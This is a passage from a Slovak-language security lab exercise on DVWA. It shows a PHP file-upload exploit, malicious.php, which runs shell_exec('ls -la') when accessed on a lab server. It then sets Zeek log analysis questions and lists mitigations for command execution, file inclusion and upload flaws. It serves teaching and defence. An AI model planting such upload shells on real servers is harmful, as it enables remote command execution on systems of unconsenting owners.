
2. File Upload – Exploitácia

a. Vytvorte a nahrajte škodlivý súbor **malicious.php** z Kali Linux, s nasledujúcim obsahom:

```php
<?php
  echo "If you see this means, this file has been executed";
  $output = shell_exec('ls -la');
  echo "<pre>$output</pre>";
?>
```



b. K nahranému súboru je možné pristupovať pomocou adresy URL `http://192.168.3.2/dvwa/hackable/uploads/malicious.php`. Ako môžete vidieť, po prístupe na súbor, sa vám zobrazí výstup príkazu „ls -la“ a tiež text, ktorý bol zadaný taktiež do súboru



Časť 4: Analýza Webových Útokov

V tejto časti si prezriete a budete analyzovať Zeek logy, ktoré boli generované počas útokov, ktoré ste vykonali v časti 1. Ak máte ešte stále zapnutý Zeek, a nevypli ste ho po tom ako ste dokončili predošlé časti, urobte tak teraz.

Upozornenie: Ak pracujete vo VirtualBox-e, tak analýzu spravíte v nástroji Wireshark na zariadení Kali Linux.

1. **Prezrite si Zeek logy, vykonajte ich analýzu a odpovedzte na otázky**
    a. V ktorom z logovacích súborov sú najdôležitejšie informácie, z ktorých môžete vyčítať najviac ohľadom zrealizovaných útokov?
    b. Nájdite v logovacom súbore http.log požiadavky, ktoré boli zrealizované počas Command Execution útoku.
    c. Nájdite v logovacom súbore http.log požiadavky, ktoré boli zrealizované počas File Inclusion útoku. Identifikujte miesta v URL, kde boli vložené payload-y pre local file inclusion a remote file inclusion, z predošlých častí.
    d. Nájdite v logovacom súbore http.log požiadavky, ktoré boli zrealizované počas File Upload útoku. Nájdite taktiež požiadavky na server, v ktorých:
        i. Bol uložený škodlivý súbor na server
        ii. Bol škodlivý súbor vyžiadaný

Záver

V tomto cvičení sme si ukázali na praktickej ukážke ako vyzerajú webové útoky **Command Execution, File Inclusion** a **File Upload**.

Pre ošetrenie **Command Execution útoku**, je potrebné zaviesť filtre a funkcie do kódu aplikácie, ktoré zabránia tomu, aby aplikácia spúšťala kód, ktorý je ako vstupom od používateľa. Teda je dôležité najskôr validovať daný vstup a potom na strane aplikácie ho taktiež sanitizovať o prípadné nebezpečné znaky.

Pre **File Inclusion** sa odporúča bezpečne analyzovať názvy súborov dodaných používateľom. Je lepšie udržiavať zoznam povolených názvov súborov a na prístup k súboru použiť zodpovedajúci identifikátor (nie skutočný názov). Akákoľvek žiadosť obsahujúca neplatný identifikátor môže byť potom jednoducho zamietnutá.

Pre ošetrenie **File Upload** zraniteľnosti sa odporúča

- Povoliť iba špecifické prípony súborov.
- Povoliť používanie funkcionality iba autorizovaným a overeným používateľom.
- Skontrolovať obsah každého súboru načítaného z webu.
- Uistiť sa, že je to skutočne obrázok alebo akýkoľvek typ súboru, ktorý očakávame.
- Ukladať súbory do neverejného adresára, ak je to možné.

Ukázali sme si ako je možné identifikovať webové útoky, analyzovať ich a taktiež hľadať a odhaliť príčiny ich vzniku. Z pohľadu analytika je veľmi dôležité aby sa včas prišlo na miesta útokov a na typy útokov, ktoré sa používajú, aby sa im vedelo v čo najkratšom čase zabrániť a aj predchádzať do budúcna.